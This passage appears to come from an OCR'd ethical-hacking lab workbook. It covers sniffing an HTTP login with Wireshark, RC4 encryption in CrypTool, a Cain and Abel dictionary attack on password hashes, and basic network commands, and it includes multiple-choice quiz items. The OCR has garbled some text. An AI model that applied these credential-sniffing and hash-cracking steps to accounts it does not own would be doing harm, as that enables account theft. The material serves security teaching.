
we are going to use Wireshark to sniff data packets as they are transmitted over HTTP protocol.

For example

Step 1: Start Wireshark and start capturing network


Step 2 : Login to a web application that does not use secure communication. We will login to a web application on http://www.techpanda.org/ address with the login name is admin@google.com, and the password is Password2010.

Note: we will login to the web app for demonstration purposes only.




Step3: Go Back to wireshark and stop the live capture.

Step 4: Enter filter for HTTP protocol results only using filter textbox and press enter key.



Step5: Select frame from packet list with post/index.php

Step 6: Look for the summary that says HTML Form URL Encoded: application/x-www-form-urlencoded



2.5 QUESTIONS:

1) Why would a hacker use a proxy server?

   A. To create a stronger connection with the target.

   B. To create a ghost server on the network.

   C. To obtain a remote access connection.

   D. To hide malicious activity on the network.

2) What is the proper command to perform an Nmap XMAS scan every 15seconds?

   A. nmap -sX -sneaky

   B. nmap -sX -paranoid

   C. nmap -sX -aggressive

   D. nmap -sX -polite

3) Which of the following tech-concepts cannot be sniffed?

   A. Router configuration

   B. ISP details

   C. Email Traffic

   D. Web Traffic

4) What are the different ways to classify an IDS?

   A. Zone based

   B. Host & Network based

   C. Network & Zone based

   D. Level based

5) One of the most obvious places to put an IDS sensor is near the firewall. Where exactly in relation to the firewall is the most productive placement?

   A. Inside the firewall

   B. Outside the firewall

   C. Both inside and outside the firewall

   D. Neither inside the firewall nor outside the firewall.

3

MALWARE THREATS: WORMS, VIRUSES, TROJANS

PRACTICALS

Using Cryptool to encrypt and decrypt password using RC4 algorithm.

Unit Structure

3.0 OBJECTIVE


Study and understand Session hijacking and cryptography and use the tools to practically understand how the attacks take place. Password cracking, ARP spoofing and encryption & decryption.

3.1 INTRODUCTION

Ethical hacking is to scan vulnerabilities and to find potential threats on a computer or networks. An ethical hacker finds the weak points or loopholes in a computer, web applications or network and reports them to the organization. So, let's explore more about Ethical Hacking step-by-step.

3.3 REFERENCES

Step-1




Step 2:


· Click Encrypt/Decrypt Tab


· Select Symmetric (Modern)

· Using RC4.




Step 3: Encryption using RC4.






Step 4:Decryption using RC4.




Use Cain and Abel for cracking Windows account password using Dictionary attack and to decode wireless network passwords.

1. Install chain and Abel software.


2. Click on Hash Calculator



3:- Enter the password to convert into hash Paste the value into the field you have converted e.g(MD5)




4:- Right Click on the hash and select the dictionary attack.



5:- Then right click on the file and select (Add to List) and then select the Wordlist

6:- Select all the options and start the dictionary attack



Using Traceroute, ping, ifconfig, netstat Command

3.1) Using Traceroute, ping, ifconfig, netstat Command

Step 1: Type tracert command and type www.google.com press "Enter".


Tracert:-

The tracert command is a Command Prompt command that's used to show several details about the path that a packet takes from the computer or device you're on to whatever destination you specify.

Syntax

Tracert [-d] [-h MaxHops] [-w TimeOut] [-4] [-6] target [/?]Traceroute

Tracerouteisacommandwhichcanshowyouthepathapacketofinformationtakesfromyourcomputer to one you specify. It will list all the routers it passes through until it reaches its destination, or fails to and is discarded. In addition to this, it will tell you how long each 'hop' from router to router takes.




Step 2: **Ping** all the IP addresses

Ping:-

The ping command is a Command Prompt command used to test the ability of the source computer to reach a specified destination computer. The ping command is us uallyusedasa simple way to verify that a computer can communicate over the network with another computer or network device.

Syntax

Ping [-t] [-a] [-n count] [-l size] [-f] [-i TTL] [-v TOS] [-r count] [-s count] [-w timeout] [-R] [- S srcaddr] [-p] [-4] [-6] target [/?]



Step 3:- run ipconfig/ifconfig

Ipconfig/Ifconfig

Ipconfig is a DOS utility that can be used from MS-DOS and the Windows command line to displaythe network settings currently assigned and given by a network. This command can be utilized to verify a network connection as well as to verify your networksettings**.**

Syntax

ipconfig[/all compartments] [/? | /all | /renew [adapter] | /release [adapter] | /renew6 [adapter] | /release6

[adapter] | /flushdns | /displaydns | /registerdns | /showclassid adapter | /setclassid adapter [classid] |


/showclassid6 adapter | /setclassid6 adapter [classid]]

```
rootclient@google:~$ ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.171.134  netmask 255.255.255.0  broadcast 192.168.171.255
        inet6 fe80::a93:834:5623:8072  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:82:2a:c4  txqueuelen 1000  (Ethernet)
        RX packets 7089  bytes 9176270 (9.1 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4042  bytes 271694 (271.6 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 648  bytes 53276 (53.2 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 648  bytes 53276 (53.2 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

rootclient@google:~$
```


```
Command Prompt
C:\>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

